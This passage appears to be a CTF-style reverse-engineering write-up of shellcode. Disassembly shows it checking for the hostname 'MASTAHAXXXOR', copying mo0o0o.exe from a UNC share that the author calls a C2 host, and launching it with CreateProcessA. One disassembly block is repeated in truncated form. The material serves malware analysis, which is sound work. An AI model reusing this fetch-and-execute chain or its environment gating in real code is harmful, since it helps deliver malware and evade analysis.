DLL Loaded: 77450000 C:\Windows\System32\imm32.dll
INT3 breakpoint at 008D018B!

```

GetComputerName

Once the function calls are resolved, we see calls to opentoken, getcurrentprocess and other initially uninteresting calls. The first interesting call is getcomputername. Once the call has been completed, we see 3 jne to TerminateProcess. The assumption is that values are being compared here that are related to the computer name. If you check the individual values in [edx], the following string results:



008D01A5	50	push eax	
008D01A6	FF55 38	call dword ptr ss:[ebp+38]	[ebp+38]:_GetComputerNameA@8
008D01A9	813A 4D415354	cmp dword ptr ds:[edx],5453414D	edx:"USER-PC"
008D01AF	0F85 F2010000	jne 8D03A7	
008D01B5	83C2 04	add edx,4	edx:"USER-PC"
008D01B8	813A 41484158	cmp dword ptr ds:[edx],58414841	edx:"USER-PC"
008D01BE	0F85 E3010000	jne 8D03A7	
008D01C4	83C2 04	add edx,4	edx:"USER-PC"
008D01C7	813A 58584F52	cmp dword ptr ds:[edx],524F5858	edx:"USER-PC"
008D01CD	0F85 D4010000	jne 8D03A7	
008D01D3	FF55 30	call dword ptr ss:[ebp+30]	[ebp+30]:_GetCurrentProcessId@0
008D01D6	50	push eax	
008D01D7	68 54525545	push 45555254	
008D01DC	66:B8 1104	mov ax,411	
008D01E0	66:83E8 11	sub ax,11	
008D01E4	50	push eax	
008D01E5	FF55 34	call dword ptr ss:[ebp+34]	[ebp+34]:_OpenProcessStub@12
008D01E8	89C2	mov edx,eax	edx:"USER-PC"
008D01EA	89E0	mov eax,esp	
008D01EC	31C9	xor ecx,ecx	
008D01EE	66:B9 EB07	mov cx,7EB	
008D01F2	29C8	sub eax,ecx	
008D01F4	50	push eax	

008D01A2	83C0 04	add eax,4	
008D01A5	50	push eax	
008D01A6	FF55 38	call dword ptr ss:[ebp+38]	[ebp+38]:_GetComputerNameA@8
008D01A9	813A 4D415354	cmp dword ptr ds:[edx],5453414D	edx:"USER-PC"
008D01AF	0F85 F2010000	jne 8D03A7	
008D01B5	83C2 04	add edx,4	edx:"USER-PC"
008D01B8	813A 41484158	cmp dword ptr ds:[edx],58414841	edx:"USER-PC"
008D01BE	0F85 E3010000	jne 8D03A7	
008D01C4	83C2 04	add edx,4	edx:"USER-PC"
008D01C7	813A 58584F52	cmp dword ptr ds:[edx],524F5858	edx:"USER-PC"
008D01CD	0F85 D4010000	jne 8D03A7	
008D01D3	FF55 30	call dword ptr ss:[ebp+30]	[ebp+30]:_GetCurrentProcessId@0
008D01D6	50	push eax	
008D01D7	68 54525545	push 45555254	
008D01DC	66:B8 1104		
008D01E0	66:83E8 11		
008D01E4	50		
008D01E5	FF55 34		
008D01E8	89C2		
008D01EA	89E0		
008D01EC	31C9		
008D01EE	66:B9 EB07		
008D01F2	29C8		
008D01F4	50		
008D01F5	31C0		
008D01F7	66:B8 1128		
008D01FB	C1E8 08		

\*Untitled - Notepad

File Edit Format View Help

5453414d = MAST

58414841 = AHAX

524F5858 = XXOR

The shellcode checks the hostname against “MASTAHAXXXOR”. From this point on it makes sense to change the hostname accordingly.

## 11. MoveFileA

Once the host name has been changed and the PC has been restarted, we jump back to GetComputerName, this time going through the comparisons without jumping to TerminateProcess and then get to the next call GetUserProfileDirectory and MoveFileA.

008D0259	29C8	sub eax,ecx	
008D025B	89C2	mov edx,eax	
008D025D	83E8 20	sub eax,20	
008D0260	8970 04	mov dword ptr ds:[eax+4],esi	esi:"C:\\Users\\user\\abc.exe"
008D0263	C700 2E657865	mov dword ptr ds:[eax],6578652E	
008D0269	C740 FC 306F306F	mov dword ptr ds:[eax-4],6F306F30	
008D0270	C740 F8 325C6D6F	mov dword ptr ds:[eax-8],6F6D5C32	
008D0277	C740 F4 65725C63	mov dword ptr ds:[eax-C],635C7265	
008D027E	C740 F0 62757267	mov dword ptr ds:[eax-10],67727562	
008D0285	C740 EC 65657A65	mov dword ptr ds:[eax-14],657A6565	
008D028C	C740 E8 5C5C6368	mov dword ptr ds:[eax-18],68635C5C	
008D0293	83E8 18	sub eax,18	
008D0296	50	push eax	
008D0297	89C3	mov ebx,eax	ebx:"C:\\Users\\user\\abc.exe"
008D0299	89E6	mov esi,esp	
008D029B	81EE 12030000	sub esi,312	esi:"C:\\Users\\user\\abc.exe"
008D02A1	81C6 98FBFFFF	add esi,FFFFFFB9B	esi:"C:\\Users\\user\\abc.exe"
008D02A7	83C3 38	add ebx,38	ebx:"C:\\Users\\user\\abc.exe"
008D02AA	89DE	mov esi,ebx	esi:"C:\\Users\\user\\abc.exe", ebx:"C:\\Users\\user\\abc.exe"
008D02AC	83C6 30	add esi,30	esi:"C:\\Users\\user\\abc.exe"
008D02AF	83C1 08	add ecx,8	
008D02B2	83EB 01	sub ebx,1	ebx:"C:\\Users\\user\\abc.exe"
008D02B5	89C8	mov eax,ecx	
008D02B7	8B140B	mov edx,dword ptr ds:[ebx+ecx]	ebx+ecx*1:"C:\\Users\\user\\abc.exe"
008D02BA	89140E	mov dword ptr ds:[esi+ecx],edx	esi+ecx*1:"C:\\Users\\user\\abc.exe"
008D02BD	E2 F6	loop 8D02B5	
008D02BF	83C3 01	add ebx,1	ebx:"C:\\Users\\user\\abc.exe"
008D02C2	83C6 01	add esi,1	esi:"C:\\Users\\user\\abc.exe"
008D02C5	FF55 1C	call dword ptr ss:[ebp+1C]	[ebp+1C]:_MoveFileA@8
008D02C8	31C0	xor eax,eax	

Here if we examine the value lpExistingFileName we can see a UNC path

# Syntax

C++

Copy

```
BOOL MoveFileA(  
    [in] LPCSTR lpExistingFileName,  
    [in] LPCSTR lpNewFileName  
);
```


[\\cheezeburger\c2\mo0o0o.exe](#)

The


005ADFB9	00 00 00 6C	E1 5A 00 00	00 00 00 78	E1 5A 00 70	...1áz.....xáz.p
005ADFC9	00 00 00 BB	F4 AB 8B FE	FF FF FF 68	E0 5A 00 9C	...»ô«.pyyyhaz..
005ADFD9	B7 57 77 00	00 00 00 06	5C 5C 63 68	65 65 7A 65	·Ww.....\\cheeze
005ADFE9	62 75 72 67	65 72 5C 63	32 5C 6D 6F	30 6F 30 6F	burger\c2\mo0o0o
005ADFF9	2E 65 78 65	00 00 00 00	00 00 00 78	E1 5A 00 10	.exe.....xáz..
005AE009	81 9B 00 C3	F7 AB 8B FE	FF FF FF 60	0E 00 00 00	...A÷«.pyyy'....

value lpNewFileName points to the current user path (in this case C:\Users\user\) and \abc.exe. This means an attempt is made to move a file from \\cheezeburger\mo0o0o.exe towards C:\Users\user\abc.exe. The host cheezeburger was probably the C2 server hosted locally at the victim. In order to avoid IOCs like Ips, the author probably hosted the infrastructure locally and thereby avoided traffic to the internet.

Briefly summarized, we have the following situation. The shellcode checks the hostname and copies a file from a UNC path. To provide this, we can use Impacket and smbserver, for example, and rename the file accordingly. In order for the host to resolve cheezeburger, the file C:\Windows\system32\drivers\etc\hosts can be adjusted accordingly.




If the share is set up accordingly, the call to MoveFileA also works and the file abc.exe is stored in the user path.



## 12. CreateProcessA

Next we see a call to CreateProcessA. Let's look at the parameters, only lpCommandLine seems interesting.

Address	Hex	ASCII
00DBE7F4	00 00 00 00 B2 E0 DB 00	....=a0.....
00DBE804	00 00 00 00 00 00 00 08	.....
00DBE814	1C E8 DB 00 DC E4 DB 00	.è0.Üa0.D.....
00DBE824	00 00 00 00 00 00 00 00	.....
00DBE834	00 00 00 00 00 00 00 00	.....
00DBE844	00 00 00 00 00 00 00 00	.....



Since x64dbg changes the command line here, a call does not work as desired. But if we look at the previous calls, the path %userpath%\abc.exe is used as lpCommandLine. This means we can try to execute this call without x64dbg.



